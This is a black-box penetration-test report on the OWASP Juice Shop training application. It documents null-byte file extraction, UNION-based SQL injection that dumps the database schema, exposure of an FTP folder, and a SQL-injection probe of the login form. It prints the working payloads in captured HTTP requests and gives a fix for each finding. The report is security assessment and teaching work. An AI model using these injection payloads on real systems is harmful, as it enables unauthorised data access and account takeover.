

Juice Shop

Wiktoria Zimnowoda



Client	Juice Shop
Test performed in	Wroclaw
Start Date	13.12.2021
End Date	27.12.2021
Tester	Wiktoria Zimnowoda
Report Version	1.0

Scope and assumptions

The purpose of the project was to conduct a security audit of the OWASP Juice Shop. The scope of the work included:

1. Security assessments of the web application,
2. Identification of flaws and vulnerabilities,
3. Presentation of recommendations related to the elimination or mitigation of identified flaws and vulnerabilities.

The tests were carried out by using Blackbox approaches.

During the test, particular emphasis was placed on vulnerabilities that might affect confidentiality, integrity or availability of processed data in a negative way.

The security test was carried out in accordance with commonly accepted methodologies, including OWASP TOP10, OWASP ASVS and OWASP API Security Top 10.

As a part of the testing, an approach based on manual tests (using the methodologies mentioned above) was used, supported by a number of automatic tools, i.a. Burp Suite Community, DirBuster, ffuf, nmap.

The vulnerabilities are described in further parts of the report.

Risk classification

Vulnerabilities are classified in a five-point scale reflecting both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below is a short description of the meaning of each of the severity levels.

- **CRITICAL** - exploitation of the vulnerability makes it possible to compromise the server or network device or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. the attacker need not gain access to systems that are difficult to achieve and need not perform any kind of social engineering. Vulnerabilities marked CRITICAL must be fixed without delay, especially if they occur in the production environment.
- **HIGH** - exploitation of the vulnerability makes it possible to access sensitive data (similar to CRITICAL level), however, the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively: the vulnerability is easy to exploit but the effects are somehow limited.
- **MEDIUM** - exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.
- **LOW** - the exploitation of the vulnerability results in little direct impact on the security of the application or depends on conditions that are very difficult to achieve practically (e.g. physical access to the server).
- **INFO** - issues marked as INFO are not security vulnerabilities per se. They aim to point out good practices, whose implementation will result in the increase of the general security level of the system. Alternatively: the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.



Table of contents

Scope and assumptions	1
Risk classification	2
Table of contents	3
Vulnerabilities in web application	4

Vulnerabilities in web application

Issues and flaws identified during the period of a penetration test are listed below.


[CRITICAL] Sensitive Data Exposure

SUMMARY

During the audit, it was observed that it is possible to access a developer's backup file by performing a Null Byte Poisoning.

TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) Null byte injection is used to extract a file that should not be available to us. The element %00 is subjected to URL encoding, resulting in the string %25%30%30



- 2) As a result of this action, we can download a confidential file that was previously unavailable to us

```

Request
Pretty Raw Hex ⌂ ⓘ
1 GET /ftp/coupons_2013.md.bak%25%30%30.md HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdW
NjZWNzIiwzZGF0YSI6eyJpZCIGMSwidXNLcm5hbWUiOiIiLCJlbWFpb
CI6ImFkbwluQGplawNLUxNLoLm9wIiwiCGFzc3dvcmQiOiIwMTkyMDIz
YTdiYmQ3MzIiMDUxNwYwhNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiI
sImRlbHv4ZVRva2VuIjoiIiwhbGzfzExvZ2luSXAxIoiwljAuMC4wIi
viCHJvZmIsZUltYwdlIjoiYXNzZXxl3BLYnxpYy9pbWFnZXNvdXBsb
2Fkcy9kZWZhdWx0OWRtaW4ucGsnIiwljdG90cFNLY3JldC161iIsImIz
QWN0axZlIjpoenVLLCjcmVhdGVkOXQiOiyMDIxLTExLTizIDe40jI
50jQyljUoNsArMDA6MDA1LC1lcGRhdGVkOXQiOiyMDIxLTExLTizID
E40jI50jQyLjUoN1ArMDA6MDA1LC1kZwxldGVkQXQiOm51bGx9LCjP
XQiOjE2NDAyOTAzHzOsImV4cC16MTY0MDMwODYzNH0.dbmVhd3lxT7S
17aNa0WzjbnMiwUUvbOvKHHWu6H0170Ac8tpF8-G7byvLoad3-nTu3
2d0792d3fe9vwv6SG03VKK08wuKZCRWk.QLYSt2eQ38V3hYhdITu5x
DKUYHHBZqilibeXY8t8jLd4xQndGLd5ju1EudERUPrTHIpXzo
9 Upgrade-Insecure-Requests: 1
10

```

```

Response
Pretty Raw Hex Render ⌂ ⓘ
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Accept-Ranges: bytes
7 Cache-Control: public, max-age=0
8 Last-Modified: Sun, 05 Dec 2021 19:55:32 GMT
9 ETag: "83-17db8ca7562"
10 Content-Type: application/octet-stream
11 Content-Length: 131
12 Date: Thu, 23 Dec 2021 22:21:27 GMT
13 Connection: close
14
15 n<MibgC7sn
16 mNS4gC7sn
17 o*IVigC7sn
18 k#DlgiC7sn
19 o*I]pgC7sn
20 n(XRvgC7sn
21 n(XLtgC7sn
22 k##AfgeC7sn
23 q:<IqgC7sn
24 pEw8ogC7sn
25 pes[BgC7sn
26 l}6D$gC7ss

```

RECOMMENDATION

Check if your application is sanitizing input and if it is parsing files properly

<https://jasonxiii.pl/lancuch-znakow-w-jezyku-c-nie-daj-sie-na-to-nabrac>

<http://projects.webappsec.org/w/page/13246949/Null%20Byte%20Injection>


[CRITICAL] Injection

SUMMARY

It was conducted that a user is able to exfiltrate the entire DB schema definition via SQL Injection.

TECHNICAL DETAILS (PROOF OF CONCEPT)

- When we want to search for a product, we are presented with such a parameter in the link. It is captured in the burp



- Entering your text in the q parameter value results in a response from the database. We get information about the drink we want to find

Request	Response
<pre>Pretty Raw Hex ⌂ \n ⌂</pre> <pre>1 GET /rest/products/search?q=banana HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIlNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0Y 8 SI6eyJpZCI6MSwidXNlcmShbWUiOiiIiLCJlbWFpbCI6ImFkbWluQGplawNLLXN0Lm9wIiwi 9 icGFzc3dvcmQiOiwMTkyMDIzYTDiYmQ3MzIlMDUxNmYwNjlkZjE4YjUwMCIsInJvbGUio 10 ijhZGlpbiIsImRlbih4ZVRva2VuIjoiIiwiGfzdExvZ2luSXAxIiIxMjcuMC4wLjEiLCJ 11 vcm5mawxlSwlhZ2UiOihc3NLdHMvcHViGljL2ltYwdlcy91cGxvYWRzL2RlZmFlbHRBZ 12 G1pbisWbmciLCJ0b3RwU2VjcmVOi oiIiwiwXNBV3RpdmUiOnRydWUsImNyZWF0ZWRBdCI 13 EiJiIwMjEtMTItMTQgMTtENDY6MDguNDNmICswMDowMCIsImRlbGV0ZWPBdCi6jIwMjEtM TItMTQgMjE6MT0GMDAuODMzICswMDowMCIsImRlbGV0ZWPBdCi6bnVsbf0sIm1hIdC16MTY zOTUxNzIlMCwiZxhwIjoxNjM5NTM1MjUwfQ.H1BdZ11n8OWsSGAiRqiH3L-VUfyEbGjXO 05j-yWImFMDDoyzVF6wjTQQBpRY60Gh -ElxdqVosurjFfpMNqcxXlWK4XjcvOVoYRwDV5 IBT_70BoMgNmBLY30QwnAv7c_CyTof4XWYXHdkTxoQp0D5Nu5hWMa7wx3UOnWvis_c 8 Connection: close 9 Referer: http://localhost:3000/ 10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= voHKhrJInsQSQuhdheTmF8iPbuLxi8JfqWHLkto3caMSqvU41sozSnwhZ9tmmIE4slri EmU7N; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIlNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0Y</pre>	<pre>Pretty Raw Hex Render ⌂ \n ⌂</pre> <pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Content-Type: application/json; charset=utf-8 7 Content-Length: 277 8 ETag: W/"115-040YI+tztJXlcnBLloxJqec8Nvc" 9 Vary: Accept-Encoding 10 Date: Tue, 14 Dec 2021 21:51:50 GMT 11 Connection: close 12 13 { "status": "success", "data": [{ "id": 6, "name": "Banana Juice (1000ml)", "description": "Monkeys love it the most.", "price": 1.99, "deluxePrice": 1.99, "image": "banana_juice.jpg", "createdAt": "2021-12-14 19:46:13.731 +00:00", "updatedAt": "2021-12-14 19:46:13.731 +00:00", "deletedAt": null }] }</pre>

- 3) After typing the apostrophe after the phrase banana, we are shown an error in from the database

The screenshot shows a browser interface with two tabs: "Request" and "Response".

Request:

```
GET /rest/products/search?q=banana' | HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSl6eyJpZC1GMSwxdXNlcmShbUiOzIiLCJlWfpbC16lmFkbWLuQg1aWNLLXNoLm9IiwiicGFzc3dvcnQ1oIwTkyMDizYtdYm03MzI1MDUxNmYnj1kZjE4YjUwMCIsInjvGbUjciJhZGpbisImRlbHV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2uiOiJhc3NLdhMcVhVibGljL2ltYwdlc91cGxvYRzL2RlZmF1bHRBZG1pbis5wblmcilJC0b3RwU2VjcmVOIjoiIiwbXNBY3PdneUiOnPydWUsInVwZGF0ZWRBdCI61jIwMjEtMTItMTQgMjE6MT0GMDAuODMzICswMDowMCIsInVwZGF0ZWRBdCI6bnVsbHosImhdCI6MTYzOTUxNzI1MCw1ZhXwIjoxNjMSNTM2MjUwF0.HLBbdZ1n8CwSGA1RqjHSL-VUfyEbGGjXO05j-yWImFMDooyzVF6wjTQOBpRy60GM--ElxdqyosurjFfpMNqcxIWk4xjcv0VvRwDV5IBT_70BoMgnBLy300wnAv7c_CyTof4XWYXHdkTx0op0DSNuShWMa7wx3U0hWvis_c
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dissmiss; continueCode=woHKhrtJInsQS0UbHDheTmF81Pbulx18JfqWHLkt0scaMsqvU4lsozShwzH7tmmIE4slriEmU7N; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSl6eyJpZC1GMSwxdXNlcmShbUiOzIiLCJlWfpbC16lmFkbWLuQg1aWNLLXNoLm9IiwiicGFzc3dvcnQ1oIwTkyMDizYtdYm03MzI1MDUxNmYnj1kZjE4YjUwMCIsInjvGbUjciJhZGpbisImRlbHV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2uiOiJhc3NLdhMcVhVibGljL2ltYwdlc91cGxvYRzL2RlZmF1bHRBZG1pbis5wblmcilJC0b3RwU2VjcmVOIjoiIiwbXNBY3PdneUiOnPydWUsInVwZGF0ZWRBdCI61jIwMjEtMTItMTQgMjE6MT0GMDAuODMzICswMDowMCIsInVwZGF0ZWRBdCI6bnVsbHosImhdCI6MTYzOTUxNzI1MCw1ZhXwIjoxNjMSNTM2MjUwF0.HLBbdZ1n8CwSGA1RqjHSL-VUfyEbGGjXO05j-yWImFMDooyzVF6wjTQOBpRy60GM--ElxdqyosurjFfpMNqcxIWk4xjcv0VvRwDV5IBT_70BoMgnBLy300wnAv7c_CyTof4XWYXHdkTx0op0DSNuShWMa7wx3U0hWvis_c
If-None-Match: W/"325f-II5YeeB+sACnDzJPgjDSloH1"
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 1176
Date: Tue, 14 Dec 2021 23:12:40 GMT
Connection: close
Content-Encoding: gzip
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Feature-Policy: payment 'self'
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Origin: *

```

Response:

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Tue, 14 Dec 2021 23:12:40 GMT
Connection: close
Content-Length: 1176
{
  "error": {
    "message": "SQLITE_ERROR: near '\"%'\": syntax error",
    "stack": "SequelizeDatabaseError: SQLITE_ERROR: near '\"%'\": syntax error\\n at Query.formatError (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:403:16)\\n at Query._handleErrorResponse (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\\n at afterExecute (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)\\n at Statement,errBack (/home/kali/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)",

    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Products WHERE ((name LIKE '%banana%') OR description LIKE '%banana%') AND deletedAt IS NULL) ORDER BY name"
    },
    "original": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Products WHERE ((name LIKE '%banana%') OR description LIKE '%banana%') AND deletedAt IS NULL) ORDER BY name"
    },
    "sql": "SELECT * FROM Products WHERE ((name LIKE '%banana%') OR description LIKE '%banana%') AND deletedAt IS NULL) ORDER BY name"
  }
}

```

- 4) To get the interesting information, I add a sql command to the drink we are looking for, which is to extract information about all the created objects in the database (that is, in this case, from the sqlite_master table). As a result, we get information about the data columns of the objects, but when we insert the "sql" parameter, we get the entire schema table

The screenshot shows a browser interface with two tabs: "Request" and "Response".

Request:

```
GET /rest/products/search?q=banana'))UNION%20SELECT%201,2,3,4,5,6,7,8,9,%20FROM%20sqlite_master-- | HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSl6eyJpZC1GMSwxdXNlcmShbUiOzIiLCJlWfpbC16lmFkbWLuQg1aWNLLXNoLm9IiwiicGFzc3dvcnQ1oIwTkyMDizYtdYm03MzI1MDUxNmYnj1kZjE4YjUwMCIsInjvGbUjciJhZGpbisImRlbHV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2uiOiJhc3NLdhMcVhVibGljL2ltYwdlc91cGxvYRzL2RlZmF1bHRBZG1pbis5wblmcilJC0b3RwU2VjcmVOIjoiIiwbXNBY3PdneUiOnPydWUsInVwZGF0ZWRBdCI61jIwMjEtMTItMTQgMjE6MT0GMDAuODMzICswMDowMCIsInVwZGF0ZWRBdCI6bnVsbHosImhdCI6MTYzOTUxNzI1MCw1ZhXwIjoxNjMSNTM2MjUwF0.HLBbdZ1n8CwSGA1RqjHSL-VUfyEbGGjXO05j-yWImFMDooyzVF6wjTQOBpRy60GM--ElxdqyosurjFfpMNqcxIWk4xjcv0VvRwDV5IBT_70BoMgnBLy300wnAv7c_CyTof4XWYXHdkTx0op0DSNuShWMa7wx3U0hWvis_c
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 141
ETag: W/"8d-AuUF1hRPGBPDpn6tyAxfdTjJg"
Vary: Accept-Encoding
Date: Tue, 14 Dec 2021 23:21:26 GMT
Connection: close
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "drinks",
      "description": "drinks",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": "2021-12-14T23:21:26.000Z",
      "updatedAt": "2021-12-14T23:21:26.000Z"
    }
  ]
}
```

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```

1 GET /rest/products/search?q=banana')UNION%20SELECT%20sql%2C%201%2C%202%2C%203%2C%204%2C%205%2C%206%2C%207%2C%208%2C%20FROM%20sqlite_master-- HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWnjZXNzIiwিজ্ঞাপন করা হচ্ছে।
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss;
    cookieconsent_status=dismiss; continueCode=
    aghEHNtYIPsPSMUSh2uBh6TwFki5Ku36i8zfe1Hj9tKqcPlSqVURQiBXSkhe2tllIB9Ha
    jiW4fMX
11
12

```

Response:

```

4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 ETag: W/"1f51-Yr7KrdJEf/X4z6Td8m007VLew"
8 Vary: Accept-Encoding
9 Date: Thu, 16 Dec 2021 08:17:36 GMT
10 Connection: close
11 Content-Length: 7985
12 {
    "status": "success",
    "data": [
        {
            "id": null,
            "name": 2,
            "description": 3,
            "price": 4,
            "deluxePrice": 5,
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8,
            "deletedAt": 9
        }
    ],
    "id": "CREATE TABLE `Addresses` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mobileNum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255), `state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `userId` INTEGER REFERENCES `Users`(`id`) ON DELETE SET NULL ON UPDATE CASCADE)",
    "name": 2,
    "description": 3,
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
}

```

RECOMMENDATION

It is recommended to use prepared statements (with parameterized queries), validate user input (also on the backend), hide info from the error message.

[CRITICAL] Sensitive Data Exposure

SUMMARY

During the tests, it was found that it is possible to gain access to the whole structure of folders and therefore the attacker is able to see and display confidential documents.

TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) Under the "About Us" tab, there is a link that will automatically download the "terms of use" file

About Us

Corporate History & Policy

Lore ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consetetur adipiscing elit, sed diam nonumy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. [Check out our boring terms of use if you are interested in such lame stuff.](#) At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback

- 2) The query was intercepted in burp. It was sent to the /ftp/legal.md page, which shows us to files and files structure that we should not see

The screenshot shows the Network tab of a browser developer tools interface. On the left, under 'Request', there is a table with columns for Method, URL, Headers, and Body. The method is 'GET', the URL is '/legal.md', and the headers include 'Host: localhost:3000', 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0', and several Accept and Accept-Language headers. The body is empty. On the right, under 'Response', there is a similar table with columns for Status, Headers, and Body. The status is 'HTTP/1.1 200 OK'. The headers include 'Access-Control-Allow-Origin: *', 'Content-Type: text/markdown; charset=UTF-8', 'Content-Length: 3047', and various security-related headers like 'Feature-Policy', 'X-Frame-Options', and 'X-Content-Type-Options'. The body contains the legal content.

Method	URL	Headers	Body
GET	/legal.md	Host: localhost:3000 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Referer: http://localhost:3000/ Cookie: language=en; welcomebanner_status=dismiss; cookie_selection_status=dismiss; continueCode=xMBJlQerMwvBakzLXxyZK7PjD0NyTzySL4G42Yg36nOPWNL1E9vV5pBqgbvYw Upgrade-Insecure-Requests: 1	

Status	Headers	Body
HTTP/1.1 200 OK	Access-Control-Allow-Origin: * Content-Type: text/markdown; charset=UTF-8 Content-Length: 3047 Feature-Policy: payment 'self' Accept-Ranges: bytes Cache-Control: public, max-age=0 Last-Modified: Fri, 10 Dec 2021 10:28:02 GMT ETag: W/"be7-17da3e2b00c" Vary: Accept-Encoding Date: Fri, 10 Dec 2021 11:44:36 GMT Connection: close Content-Length: 3047	1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

3) After deleting the file name, we have access to the listed folders that should be hidden and inaccessible to us

- 4) After sending request including displayed files, we gain access to a confidential document

Request	Response
<pre>Pretty Raw Hex ⌂ ⌄ ⌅ 1 GET /ftp/acquisitions.md HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://localhost:3000/ 9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= xMBJLQerMmv8akzLXxyZK7PjD0NyTzYSl4G42Yo36n0RN1E9wV5 pBqgbvYw 10 Upgrade-Insecure-Requests: 1 11 12</pre>	<pre>Pretty Raw Hex Render ⌂ ⌄ ⌅ 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Accept-Ranges: bytes 7 Cache-Control: public, max-age=0 8 Last-Modified: Sun, 05 Dec 2021 19:55:32 GMT 9 ETag: W/"38d-17d8c2a7562" 10 Content-Type: text/markdown; charset=UTF-8 11 Content-Length: 909 12 Vary: Accept-Encoding 13 Date: Fri, 10 Dec 2021 12:11:20 GMT 14 Connection: close 15 16 # Planned Acquisitions 17 18 > This document is confidential! Do not distribute! 19 20 Our company plans to acquire several competitors within the next year. 21 This will have a significant stock market impact as we will elaborate in 22 detail in the following paragraph: 23 24 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy 25 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam 26 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet 27 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit 28 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam 29 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, 30 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea 31 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem 32 ipsum dolor sit amet. 33 34 Our shareholders will be excited. It's true. No fake news. 35</pre>

RECOMMENDATION

If it is essential to have an FTP folder, it is recommended to be careful what is put there. Access controls like passwords and whitelist are required

[CRITICAL] Injection

SUMMARY

It is possible to log in to the site with the administrator's user account by using SQL injection, which can omit password checking.

TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) First, random data is entered in the login panel, this request is intercepted in a burp and the data in the "email" field is changed to the ' character. This action results in an SQLITE_ERROR error, which we also see in the message in burp.

Send Cancel < > ⌂

Request

Pretty Raw Hex ⌂ \n ⌂

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 31
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en;
welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=
7KzYLrj8PvJNdwNU3HyTxiknIn0HDocBjSZEh
zktBBULpInZaxxZoBGMRoen
13 {
14     "email":"",
15     "password":"rere"
16 }
```

Response

Pretty Raw Hex Render ⌂ \n ⌂

```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Sat, 11 Dec 2021 13:35:06 GMT
9 Connection: close
10 Content-Length: 1195
11
12 {
13     "error": {
14         "message": "SQLITE_ERROR: near \\\"bd134207f74532a8b094676c4a2ca9ed\\\": syntax error",
15         "stack": "SequelizeDatabaseError: SQLITE_ERROR: near \\\"bd134207f74532a8b094676c4a2ca9ed\\\": syntax error\n    at Query.formatError (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:403:16)\n    at Query._handleQueryResponse (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n    at aft erError (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)\n    at Statement,errBack (/home/kali/juice-shop/node_modules/sequelize/lib/sqlite3.js:14:21)",
16         "name": "SequelizeDatabaseError",
17         "parent": {
18             "errno": 1,
19             "code": "SQLITE_ERROR",
20             "sql": "SELECT * FROM Users WHERE email = '' AND password = 'bd134207f74532a8b094676c4a2ca9ed' AND deletedAt IS NULL"
21         },
22         "original": {
23             "errno": 1,
24             "code": "SQLITE_ERROR",
25             "sql": "SELECT * FROM Users WHERE email = '' AND password = 'bd134207f74532a8b094676c4a2ca9ed' AND deletedAt IS NULL"
26         },
27         "sql": "SELECT * FROM Users WHERE email = '' AND password = 'bd134207f74532a8b094676c4a2ca9ed' AND deletedAt IS NULL"
28     }
29 }
```

